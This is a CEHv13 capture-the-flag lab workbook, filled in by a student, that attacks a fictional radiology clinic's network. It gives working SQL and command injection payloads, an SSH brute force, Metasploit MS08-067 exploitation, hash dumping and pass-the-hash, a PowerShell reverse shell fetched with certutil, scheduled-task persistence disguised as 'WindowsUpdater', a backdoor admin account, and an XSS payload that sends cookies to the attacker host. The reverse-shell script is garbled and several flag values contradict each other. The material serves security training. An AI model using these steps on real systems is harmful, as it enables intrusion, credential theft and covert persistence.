

CEHV13 CHALLENGE LAB WORKBOOK



Briefing Document: Cyber Threat Investigation #XRAY-773

Background

Dr. Deanna Hartwell is the founder and lead radiologist at XRAY Clinic Solutions, a small but growing medical imaging startup that services regional hospitals and private practices. She's known for her high standards, tight schedules, and a tendency to say things like, *"Security is IT's job, not mine."*

Her developer, Moo, was hired on contract to build a custom web-based management system for storing patient imaging metadata. Moo is brilliant — but fast, careless, and prone to debugging production servers directly.

Then there's Mannie.

Nobody really knows who Mannie is or what he does. He has admin rights. He shows up in system logs. He sends emails. But no one remembers when he joined, and HR has no record of hiring him.

Incident Summary

Last week, Deanna noticed her test server running slow. She called in a favor from a friend at CyberSecOps. That friend handed the case to you — a freelance red teamer brought in to simulate what might happen if this environment were compromised.

You've been given a Kali attack VM, an OSINT dossier revealing the clinic's public IP, and the green light to do whatever it takes to assess the risk.

Your Mission

You are authorized to:

- Enumerate perimeter and internal assets
- Attempt exploitation using web and system vulnerabilities
- Perform lateral movement
- Capture any evidence of poor security practices
- Determine whether data exposure occurred
- Identify all "flags of failure"

Each flag you recover represents a breakdown in XRAY Clinic's defenses. Each clue leads you deeper into the breach. Each breadcrumb gives a hint as to Mannie's identity.

Key Personnel

Moo (Contract Developer)

- Wears hoodies. Sleeps under his desk.
- Left debug code in production.
- Uses “moo” as his username on everything.
- Once committed an entire .env file to public Git.



Mannie (???)

- Appears in logs, but never in person.
- Has access to admin pages no one else can see.
- Responds to XSS beacons but never attends meetings.
- Either a ghost user... or a ghost.



Dr. Deanna Hartwell (Owner)

- Legit. Hard-working. Overwhelmed.
- Uses the same password on every workstation.
- Thinks “firewall” is something her IT guy lights up on weekends.



Your Tools

Use every technique in your CEHv13 toolkit:

- Recon
- Scanning
- Exploitation
- Tunneling
- Privilege escalation
- Lateral movement
- Persistence
- Steganography
- XSS
- Session hijacking

End Goal

Recover all 7 flags, each representing a compromised asset or technique. Submit your final report detailing:

- How you gained access
- What you found
- How the system could be hardened

And finally...

Who the heck is Mannie?



What We Know So Far:

Kali IP =

Target IP =

(Enter IP addresses from your environment)

LAB NOTES:

Lab Master admin (all VMs): username: `root` password: `toor`

Linux is case-sensitive!

Linux commands:

- `poweroff`
- `reboot`
- `ip a` (or `ifconfig`)

Windows commands:

- `shutdown /s /t 0`
- `shutdown /r /t 0`
- `ipconfig`

6 VMs: (root, toor), Right Ctrl + F to release the mouse from VM.

dev

jumpbox

fw1(firewall 1)

xray

kali-2025

deanna-pc

dev(172.31.1.11), jumpbox(172.31.1.10/24), fw1(eth0: 10.0.0.80/24, eth1: 172.31.1.1/24) :

ifconfig(get ip address)

reboot

Flag 1

here target ip is 10.0.0.8

Flag 1 – Port Authority, Please!

Objective

Identify exposed services on a target system using scanning and enumeration techniques. Discover a hidden web directory and exploit a login vulnerability to gain your initial foothold and capture the first flag.

Tools & Techniques You'll Use

- Nmap – to uncover open TCP ports on the perimeter
- Firefox browser – to manually probe a website
- Gobuster – to brute-force hidden web directories
- Manual SQL Injection – to bypass authentication

Step-by-Step Instructions

1. Port Scan the Target

- a. Log into Kali as `kali / kali`
- b. Open a terminal
- c. Run the following command:

```
nmap <target_IP>
```

- d. Record any open ports you find:

Open ports: 80 (http)

2. Browse the Target Website

- a. Open Firefox
- b. Navigate to:

```
http://<target_IP>
```

- c. What is your initial assessment of the site's response or content?

Observation: Website with Login Page

3. Discover Hidden Directories with Gobuster

- a. In a Kali terminal, run (one line):

```
gobuster dir -u http://<target_IP>/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30
```

- b. Were any directories found? If yes, list them:

Directories: yes, admin

- c. Try accessing the discovered directory, e.g.:

`http://<target_IP>/admin`

- d. What do you observe?

Result: forbidden.

- e. Run Gobuster again, this time against the /admin/ path (one line):

```
gobuster dir -u http://<target_IP>/admin/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30
```

- f. What additional results (if any) did you find?

Findings: yes, control_panel.php

- g. Try visiting the control panel (if found):

`http://<target_IP>/admin/control_panel.php`

- h. Was the page accessible?

Result: forbidden

4. Log in with SQL Injection

- a. Return to the login page.
b. In the username field, enter the following:

`' or 1=1 #`

- c. Were you able to log in?

Success? ☒ Yes ☐ No

- d. If successful, return to the admin control panel.

5. Capture the Flag

- a. Locate the flag displayed in the interface and record here.

FLAG[admin_panel_sqli_bypass]

6. Find the Clue


- a. Read the CLUE to the Next Flag and record here.

CLUE: Check the test interface – sloppy devs leave command injection holes ;-) –Mannie.

7. Breadcrumb

- a. View control_panel.php page source to see the breadcrumb.
b. Verify that there's a commented-out line:

```
<!-- TODO: Mannie script trigger? -->
```



What We Know So Far:

Kali IP =

Target IP =

TCP 22, 80 open

Website **vulnerable to SQL injection** – ' or 1=1 #

Hidden page /admin/control_panel.php

/admin/control_panel.php contains both the **flag and the clue**

FLAG1 - FLAG{admin_panel_sql_bypass}

CLUE: Check the test interface -- sloppy devs leave command injection holes ;-) --Mannie.

Flag 2 – Moo-ve Fast and Break Things

Objective

Use command injection and brute-force techniques to escalate from web access to full SSH access as a local user. Retrieve sensitive data left behind by a careless developer and capture the second flag.

Tools & Techniques You'll Use

- SQL Injection – to gain unauthorized web access
- Command Injection – to execute system commands via the web interface
- User Enumeration – to discover internal user accounts
- Medusa – to brute-force SSH credentials for lateral access
- SSH – to access the target system with valid credentials

Step-by-Step Instructions

1. Log in to the Web Interface Using SQL Injection

- a. Open Firefox in Kali and navigate to the target site.
- b. Use the same SQL injection from Flag 1 to log in:

```
' or 1=1 #
```

- c. Confirm that you are logged into the admin interface.

2. Find the Test Page with Command Injection

- a. Navigate to the 'Run Instrument Regression Tests' page.
- b. In the IP address field, test for command injection using various commands:

```
127.0.0.1;ip a
```

```
127.0.0.1;hostname
```

```
127.0.0.1;whoami
```

- c. Attempt to obtain a copy of /etc/passwd:

```
127.0.0.1;cat /etc/passwd
```

- d. Record any user accounts you observe:

```
Users: deaana, moo, mannie
```

3. Brute Force SSH Access for User 'moo'

- a. Use Medusa to perform a password brute-force attack against SSH (one line):

```
medusa -h <target_IP> -u moo -P  
/usr/share/wordlists/most_used_passwords.txt -M ssh -t 4
```


- b. Record the password Medusa found for moo:

moo's password: letmein

4. Log in to SSH as moo

- a. In a terminal, connect via SSH:

```
ssh moo@<target_IP>
```

- b. If prompted that the authenticity of the host can't be established, enter yes.
c. When prompted, enter moo's password.
d. If necessary, navigate to moo's home directory:

```
pwd
```

```
cd /home/moo
```

5. Capture the Flag

- a. Search moo's profile for any 'banking' or 'finance' directories.
b. Use `ls`, `cd`, `cat`, or `less` to navigate and inspect files.

```
ls
```

```
cat <filename>
```

```
less <filename>
```

```
cd
```

```
cd ..
```

```
(etc.)
```

Note to self: don't cat binary files again. reset is your friend.

- c. When you find the file, read its contents to reveal the flag, and record here.

```
FLAG[ moo banking details found ]
```

6. Read the Clue to the Next Flag

- c. Copy the clue found in the same directory or file. This will guide your next steps:

```
CLUE: PatientX is hiding more than broken bones.
```

7. Breadcrumb

- a. Among moo's files, find and read README.txt:

```
cat README.txt
```

- b. Verify that you see the message:

```
"Hey Mannie, please don't overwrite this folder again. -moo"
```



What We Know So Far:

Kali IP =

Target IP =

TCP 22, 80 open

Website **vulnerable** to SQL injection – ' or 1=1 # and command injection

Hidden page /admin/control_panel.php

/admin/control_panel.php **contains** both flag1 and the clue

FLAG1 - FLAG{admin_panel_sql_bypass}

CLUE: Check the test interface -- sloppy devs leave command injection holes ;-)--Mannie.

Website **users:** deanna, moo, mannie

SSH login: moo / letmein

SSH Server /home/moo contains moo's **personal** banking information

/home/moo/README.txt contains a breadcrumb

/home/moo/banking/flagged_txns.tmp contains:

- **FLAG2** - FLAG{moo_banking_details_found}
- **CLUE:** PatientX is hiding more than broken bones.

Flag 3 – Pixels, Packets & Patient X

Objective

Pivot into an internal network using SSH tunneling, enumerate live systems and SMB shares, and analyze a suspicious image file to uncover hidden data. Capture the embedded flag from within the image.

Tools & Techniques You'll Use

- SSH Tunneling & ProxyChains – to pivot through an internal network
- Bash Scripting – to automate internal host discovery (ping sweep)
- Nmap – to scan internal systems through a tunnel
- Metasploit SMB Scanner – to fingerprint OS and services
- enum4linux-ng – to enumerate NetBIOS names and shares
- smbclient – to mount and explore remote shares
- foremost – to uncover hidden content embedded in images

Step-by-Step Instructions

1. Connect to the SSH Server

- a. Log into Kali if not already.
- b. Verify that you can SSH into the target system using moo's credentials.

```
ssh moo@<target_IP>
```

```
letmein
```

2. Identify the SSH server's hostname, and Internal IP Range

- a. On the SSH server, run commands:

```
hostname
```

```
ip a
```

```
route
```

- b. Record the hostname, internal IP address, subnet mask, and default gateway.

3. Scan for Internal Hosts

- a. From the SSH session, run the following ping sweep (one line):

```
for i in $(seq 1 20); do ip=172.31.1.$i; echo -n "Pinging $ip..."; timeout 1 ping -c 1 $ip >/dev/null && echo "UP" || echo "no response"; done
```

- b. Record any live internal IPs found:

Live IPs: 4

4. Create a SOCKS Tunnel with SSH

- a. In a new Kali terminal, create a SOCKS proxy tunnel:

```
ssh -D 1080 -f -C -q -N moo@<target_IP>
```

- b. Provide moo's password when prompted.

5. Scan Internal Hosts via ProxyChains

- a. On Kali, run a targeted nmap scan via proxychains (one line):

```
sudo proxychains nmap -sT -Pn -p  
21,22,23,25,80,110,111,135,139,143,443,445,3389 172.31.1.10-12,14
```

- b. If prompted, enter kali's password `kali`
- c. Record any open ports and assess likely OS:

172.31.1.10: ssh

172.31.1.11: ftp,ssh,telnet,smtp,http,pcbind(its linux),netbios-ssn,microsoft-ds(running samba)

172.31.1.12: ftp,smtp,http,msrpc(its microsoft machine),netbios-ssn(file print service),microsoft-ds

172.31.1.14: msrpc,netbios-ssn,microsoft-ds,ms-wbt-server(rdp)

6. Use Metasploit SMB Scanner to Fingerprint the Hosts

- a. Open Metasploit Framework:

```
msfconsole
```

- b. Search for and load the SMB scanner:

```
search scanner smb  
use auxiliary/scanner/smb/smb_version
```

- c. Set parameters and run (one line each):

```
set RHOSTS 172.31.1.10-14  
set Proxies socks5:127.0.0.1:1080  
show options  
run
```

- d. Record system fingerprints:

172.31.1.10: linux machine just running ssh

172.31.1.11: linux.

172.31.1.12: windows xp

172.31.1.14: windows 10

7. Enumerate SMB Shares

- Run smbclient against each internal host (try each IP one by one)

```
sudo proxychains smbclient -L 172.31.1.12 -U moo
```

- Which hosts (if any) did you discover SMB shares on? Record here:

Host and shares: .11(deny),.12(working)- xray share.

8. Access the XRAY Shared Folder

- Connect using smbclient:

```
sudo proxychains smbclient //172.31.1.12/xrays -U moo
```

- Use `dir`, `cd` and `get` to navigate and download files to your Kali profile.
- Download a copy of all discovered files (e.g. `get PatientX_24601.jpg`)

9. Analyze the Files

- Switch to Kali, and navigate to the kali profile `/home/kali`
- Open the downloaded files with LibreOffice.

```
libreoffice <filename>
```

- Review for hidden messages.
- Analyze any images for hidden messages using `foremost`:

```
foremost -i PatientX_24601.jpg
```

- Check the output/ folder that `foremost` created.
- Open and examine any additional files.
- What are your findings?

Findings: docs and xls files hidden

10. Capture the Flag

- Locate and record the hidden flag:

```
FLAG[ xrayed_the_fraud_ ]
```

11. Read the Clue to the Next Flag


- Locate and record the hidden clue:

```
CLUE: 
```

12. Breadcrumb

- If you haven't done so already, check the `.syncinfo` file:

```
Last sync: Mannie Agent v7.14  
Status: SUCCESS
```



What We Know So Far:

Kali IP =

Target IP =

TCP 22, 80 open

Website **vulnerable** to:

- SQL injection, command injection

Hidden page /admin/control_panel.php contains both flag1 and clue

Website **users**: deanna, moo, mannie

SSH login: moo / letmein

SSH Server /home/moo contains moo's personal banking information

/home/moo/banking/flagged_txns.tmp **contains flag2 and clue**

We can use moo's credentials to set up an **SSH tunnel** with proxychains to use TCP to access the internal target network

The internal network has the following live IP addresses:

172.31.1.10, 172.31.1.11, **172.31.1.12**, 172.31.1.4

Moo can access the **share** \\172.31.1.12\xrays

\xrays has the following **files**:

- 01-05-25.syncinfo
- \PatientX\PatientX_24601.jpg
- \PatientX\readme.txt

01-05-25.syncinfo contains the **CLUE** plus a breadcrumb

Readme.txt contains a note about XRAY #24601

PatientX_24601.jpg - contains hidden evidence of fraud (00000037.docx and 00000109.xlsx)

00000109.xlsx contains **FLAG3** – FLAG{xrayed_the_fraud}

01-05-25.syncinfo contains the **CLUE**: Deanna's hash is stubborn—but maybe it doesn't need to be cracked.

Flag 4 – Hashes & Hexes

Objective

Exploit an unpatched internal system to dump password hashes. Perform offline hash cracking to extract usable credentials and capture the next flag from compromised account data.

Tools & Techniques You'll Use

- Metasploit NetAPI Exploit – to exploit an unpatched Windows XP host
- Meterpreter – to dump local password hashes from a compromised machine
- John the Ripper – to crack password hashes offline
- Hash Analysis – to determine which accounts are crackable

Step-by-Step Instructions

1. Launch the Exploit Attempts

- a. In a Kali terminal, restart the SSH tunnel:

```
ssh -D 1080 -f -C -q -N moo@<target_IP>
```

- b. Open Metasploit with the command `msfconsole`
- c. In the Metasploit console, configure proxychains:

```
setg Proxies socks5:127.0.0.1:1080
```

- d. Attempt to exploit 172.31.1.14 (Windows 10) using EternalBlue (one line each):

```
search exploit eternal
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/meterpreter/reverse_tcp
set ReverseAllowProxy true
set rhosts 172.31.1.14
set lhost <Kali_IP>
run
```

- e. Result: Exploit fails (as expected).

2. Exploit 172.31.1.12 (XP PRO sp2) with NetAPI

- a. Back out in Metasploit:

```
back
```

- b. Reconfigure proxychains settings if needed:

```
setg Proxies socks5:127.0.0.1:1080
```

- c. Search and launch the NetAPI exploit (one line each):

```
search exploit netapi
```

```
use exploit/windows/smb/ms08_067_netapi
set payload/windows/meterpreter/reverse_tcp
set ReverseAllowProxy true
set rhosts 172.31.1.12
set lhost <Kali_IP>
run
```

- d. Result: You should receive a Meterpreter session on XRAY.

3. Dump Password Hashes

- a. In the Meterpreter prompt, type:

```
hashdump
```

- b. Examine the dumped hashes.

4. Crack the Hashes with John

- a. Copy the hashdump output into a new file using Mousepad. Save as:

```
/home/kali/hashes.txt
```

- b. Run the following to extract only NTLM hashes (one line):

```
cut -d ':' -f1,4 /home/kali/hashes.txt >
/home/kali/nt_only_hashes.txt
```

- c. Verify that your file was created:

```
ls
```

- d. Ensure that John has no saved history.

```
rm ~/.john/john.pot
```

- e. Run John to crack the hashes using the default wordlist (one line):

```
john --wordlist=/usr/share/john/password.lst --format=nt
/home/kali/nt_only_hashes.txt
```

Note: To re-run from scratch, first clear John's history:

```
rm ~/.john/john.pot
```

Then run John again:

```
john --wordlist=/usr/share/john/password.lst --format=nt
/home/kali/nt_only_hashes.txt
```

5. Analyze Cracked Results

- a. View the cracked passwords
- b. Which accounts have passwords? Record them below:

Cracked accounts: admin,moo,tech,clue,accounts_payable

- c. Which accounts remain uncracked?

Uncracked accounts: Guest

6. Capture the Flag

- a. Locate the flag in the cracked data or in the password for the 'tech' account.

FLAG[tech_password_cracked]

7. Read the Clue to the Next Flag


- a. Look for a fake user or note embedded in the hashes or comments.

CLUE:pass the hash to deanna

8. Breadcrumb

- a. Find and read the cracked hash of the user named accounts_payable:

HR_sez_who_is_Mannie



What We Know So Far:

Website is vulnerable to SQL injection and command injection

Hidden page /admin/control_panel.php contains both FLAG1 and CLUE1

We can use moo's credentials to set up an SSH tunnel with proxychains to access the internal target network

172.31.1.11/home/moo/banking/flagged_txns.tmp contains FLAG2 and CLUE2

\\172.31.1.12\xray\xrays\PatientX\PatientX_24601.jpg (00000109.xlsx) contains FLAG3

\\172.31.1.12\xray\xrays\01-05-25.syncinfo contains CLUE3

Cracked Credentials:

moo / letmein

admin / password

tech / FLAG{tech_password_cracked} #FLAG4

clue / pass_the_hash_to_deanna #CLUE4

accounts_payable / HR_sez_who_is_Mannie

Deanna's and Mannie's passwords have so far not been cracked, but we have their hashes

Flag 5 – APT & the PowerShell Symphony

Objective

Leverage a pass-the-hash attack to access a hardened workstation. Establish persistent access using a native scheduled task that launches a stealthy PowerShell reverse shell, and capture the flag confirming persistence.

Tools & Techniques You'll Use

- CrackMapExec – to perform pass-the-hash attacks
- Impacket (e.g., psexec.py) – to gain shell access via SMB
- PowerShell – to craft a reverse shell using native tooling
- LoLBins (PowerShell, certutil.exe, schtasks.exe) – to create persistent backdoors using built-in tools
- Python – to server the malware via HTTP
- Netcat – to catch reverse shell connections

Step-by-Step Instructions

1. Move Laterally to 172.31.1.14 and log in using a password, then pass-the-hash

- a. Start on Kali
- b. If necessary, start the SSH tunnel

```
ssh -D 1080 -f -C -q -N moo@<target_IP>
```

- c. Attempt a password-based login with CrackMapExec (one line):

```
sudo proxychains crackmapexec smb 172.31.1.14 -u moo -p letmein -x "whoami"
```

- d. When prompted, enter kali's password
- e. Did the attempt succeed or fail? If so, why? _____
- f. Attempt pass-the-hash login with Deanna's NTLM hash (one line):

```
sudo proxychains crackmapexec smb 172.31.1.14 -u deanna -H 2157c166d12a07349c69b5e909a12a30 -x "whoami"
```

- g. Did this attempt succeed or fail? If it succeeded, how do you know? _____
- h. Use Impacket's psexec.py to get a full shell (one line):

```
sudo proxychains impacket-psexec deanna@172.31.1.14 -hashes b4c7d8d275ce641fb26db68ac9f3608a:2157c166d12a07349c69b5e909a12a30
```

- i. Confirm that you have an interactive shell on Deanna-PC. You should see:

```
C:\Windows\system32>
```

2. Test the shell with a few commands:

```
hostname
```

```
whoami
```

```
net user
```

```
net localgroup administrators
```

What privilege level is your shell at? Nt-authority\system

Is Deanna in the administrators group? yes

3. Create the PowerShell Reverse Shell Script

- a. Copy the contents of the activity file reverse.bat.txt to your clipboard, and then paste it into a Kali mousepad text file.

```
@echo off
powershell -nop -w hidden -Command "$nl=[System.Environment]::NewLine;$client=New-Object
System.Net.Sockets.TCPClient('10.127.130.143',443);$stream=$client.GetStream();$bytes=New-Object
byte[] 1024;$send=New-
Object System.Text.ASCHIIEncoding;Write-Host($stream.Read($bytes,0,$bytes.Length) -ne 0){$data =
$enc.GetString($bytes,0,$count=$stream.Read($bytes,0,$bytes.Length));if($instr1.Contains('PAM')){$pr
ompt='| Panic Watching Service
$instr1 -replace '.*> ','';$outstr = 'WhoAml: ' + $(whoami) + $nl + 'IP: ' + (Get-Location).Path +
'>';if($instr1 -ne 'exit'){ $sendback =
$sendbyte.Length);$stream.Flush()}"
```

- b. Change <kali_IP> to Kali's IP address.
- c. Save the file as /home/kali/reverse.bat, and then close mousepad.

4. Create a Python HTTP server to serve reverse.bat.

- a. In a Kali separate terminal, enter:

```
python3 -m http.server 80
```

- b. Verify that Kali is Serving HTTP on 0.0.0.0 port 80

5. Download reverse.bat onto Deanna-PC

- a. Edit the following with Kali's IP:

```
certutil -urlcache -split -f http://<kali_IP>/reverse.bat
C:\Windows\Temp\reverse.bat
```

- b. Copy the code, then paste it into your shell on Deanna-PC and run it.
- c. Verify that certutil was successful. You should see output similar to:

```
CertUtil: -URLCache command completed successfully.
```

- d. Verify that reverse.bat got downloaded to Deanna-PC C:\Temp

```
dir c:\windows\temp\reverse.bat
```

You can read the contents of reverse.bat with this command:

```
type C:\Windows\Temp\reverse.bat
```

Note: To delete reverse.bat, in the shell enter:

```
del C:\Windows\Temp\reverse.bat
```

6. Create the Scheduled Task on Deanna-PC

- a. In your shell on Deanna-PC, enter the following (one line):

```
schtasks /create /tn "WindowsUpdater" /sc onlogon /rl HIGHEST /ru  
SYSTEM /tr "C:\Windows\Temp\reverse.bat" /f
```

- b. Verify that the scheduled task "Updater" has successfully been created, that it is Ready, and will run as user SYSTEM:

```
schtasks /query /tn "WindowsUpdater" /fo LIST /v
```

Note: If necessary, delete the task and then re-create it:

```
schtasks /delete /tn "WindowsUpdater" /f
```

- c. Once you confirm the task is created, close your Impacket shell on Kali.

7. Set Up Your Listener on Kali

- a. In Kali, open another terminal and run:

```
nc -lvnp 443
```

- b. Leave the listener running.

8. Test the Persistence

To trigger the reverse shell:

- a. Log in to deanna-pc as **Deanna / CEHv13-Huzzah!** (simulate this as part of the lab)
 - If Deanna is already logged in, log her out and then log back in.
 - The scheduled task will execute at logon. (You may have to log her in twice for it to work).
- b. Switch to Kali.
- c. Verify that your netcat listener is running. You should see:

```
connect to [10.0.0.180] from (UNKNOWN) [10.0.0.80] 49682
```

9. Verify that Persistence is Working

- a. In your netcat reverse shell, test a few commands:

```
pwd
```

```
dir
```

```
whoami
```

- b. Create a backdoor user account on deanna-pc (one line each):

```
net user hacker guessthis /add
```

```
net localgroup administrators /add hacker
```

10. Capture the Flag

- a. Locate the flag in the ncat messages and record here.

```
FLAG{ persistence pays off }
```

11. Clue to the Next Flag


- a. Locate the clue in the ncat messages and record here.

```
CLUE: if Mannie's watching, then Mannie's logging. Find the dev note and trace the cookie trail.
```

12. Breadcrumb

- a. Verify that the PowerShell reverse shell delivers a banner before the flag:

```
[Mannie Watchdog Service Initiated]
```



What We Know So Far:

Website is vulnerable to SQL injection and command injection

Hidden page /admin/control_panel.php contains both FLAG1 and CLUE1

SSH tunnel with proxychains and moo's credentials to access the internal target network

172.31.1.11/home/moo/banking/flagged_txns.tmp contains FLAG2 and CLUE2

\\172.31.1.12\xray\xrays\PatientX\PatientX_24601.jpg (00000109.xlsx) contains FLAG3

\\172.31.1.12\xray\xrays\01-05-25.syncinfo contains CLUE3

Cracked Credentials:

moo / letmein

admin / password

tech / FLAG{tech_password_cracked} #FLAG4

clue / pass_the_hash_to_deanna #CLUE4

Deanna's and Mannie's passwords have so far not been cracked, but we have their hashes

We passed **Deanna's hash** to get a SYSTEM command prompt on **172.31.1.14**

We used **LoLBins (PowerShell, certutil, schtasks, net.exe, etc.)** to create a **backdoor** administrator account and persistence on **172.31.1.14**

Persistence shell sent a banner with FLAG5, CLUE5, and breadcrumb to our netcat listener

FLAG5 - FLAG{persistence_pays_off}

CLUE5: If Mannie's watching, then Mannie's logging. Find the dev note and trace the cookie trail.

Flag 6 – Script Kiddie’s Revenge

Objective

Discover a developer’s hidden file by exfiltrating admin session cookies using cross-site scripting. Log in as the targeted user to uncover confidential communications and capture the sixth flag.

Tools & Techniques You’ll Use

- SQL Injection – to log in and bypass web authentication
- HTML Source Analysis – to extract dev notes or hidden links
- Cross-Site Scripting (XSS) – to exfiltrate session cookies
- Python HTTP server – to catch stolen data in real time
- Session Hijacking – to impersonate another user

Step-by-Step Instructions

1. Close all windows in Kali to clear any listeners or running processes
2. Start Monitoring for Exfiltration

- a. On Kali, open a terminal.
- b. Start a new HTTP listener:

```
sudo python3 -m http.server 80
```

3. Analyze the Web Interface

- a. Launch Firefox and navigate to the website login page.
- b. View the page source. You should observe no unusual information.
- c. Use SQL injection to bypass login.
- d. Once logged in, view the source of the dashboard page.
- e. Look for a developer note referencing mannie_docs.php:

```
<!-- dev note: restricted content being moved to mannie_docs.php -->
```

- f. Try visiting /mannie_docs.php. You should receive "Access Denied."

4. Steal a Session Cookie Using XSS

- a. Navigate to the "Leave Observations for the Team" page.
- b. Submit this XSS payload (one line):

```
<p>Great job, team!</p><script>new  
Image().src="http://<kali_IP>/?cookie=" +  
document.cookie;</script>
```

- c. Log out of the website and use XSS to log back in again.
- d. Navigate to Observations and read the note left by admin. This should trigger the XSS to send your cookie in the background to the Kali listener.
- e. Return to your Kali terminal and verify that the listener received a cookie.

5. Impersonate Mannie

- a. Restart the http listener to prepare for another cookie capture:


```
sudo python3 -m http.server 80
```

- b. On your **host** PC, open a browser and log into the target website as **mannie** / **cheetah123** (simulate this as part of the lab)
- c. Visit the Observations page to view Deanna's message to Mannie.
- d. Change URL to /mannie_docs.php

6. Capture the Flag

- a. Locate the flag and record here:

FLAG[] FLAG{4b0e3f760ae0} _____

7. Clue to the Next Flag

- a. Locate the clue and record here:

CLUE: Mannie's cookie is more than just a snack. Feed it to your browser and step right in.

8. Verify that you captured Mannie's cookie


- a. Check your Kali listener for Mannie's cookie.
If necessary, repeat Flag6 Step 4 Impersonate Mannie to capture Mannie's cookie.
- b. Save the cookie value to a text file.

(e.g. PHPSESSID=d8be7528d4396427487955e28d79569b)

9. Breadcrumb

- a. In mannie_docs.php, view the page source to see a comment:

```
<!-- generated by Mannie Service Engine -->
```



What We Know So Far:

Website is vulnerable to SQL injection and command injection

Hidden page /admin/control_panel.php contains both FLAG1 and CLUE1

SSH tunnel with proxychains and moo's credentials to access the internal target network

172.31.1.11/home/moo/banking/flagged_txns.tmp contains FLAG2 and CLUE2

\\172.31.1.12\xray\xrays\PatientX\PatientX_24601.jpg (00000109.xlsx) contains FLAG3

\\172.31.1.12\xray\xrays\01-05-25.syncinfo contains CLUE3

Cracked Credentials:

moo / letmein

admin / password

tech / FLAG{tech_password_cracked} #FLAG4

clue / pass_the_hash_to_deanna #CLUE4

Deanna's and Mannie's passwords have so far not been cracked, but we have their hashes

We passed Deanna's hash to get a command prompt on 172.31.1.14

We used LoLBins (PowerShell, schtasks, net.exe) to create persistence on 172.31.1.14

Persistence shell sent a banner with FLAG5, CLUE5, and breadcrumb to our ncat listener

FLAG5 - FLAG{persistence_pays_off}

CLUE5: If Mannie's watching, then Mannie's logging. Find the dev note and trace the cookie trail.

Website/mannie_docs.php contains FAG6, CLUE6, and some breadcrumbs.

FLAG6 is a randomly-generated number

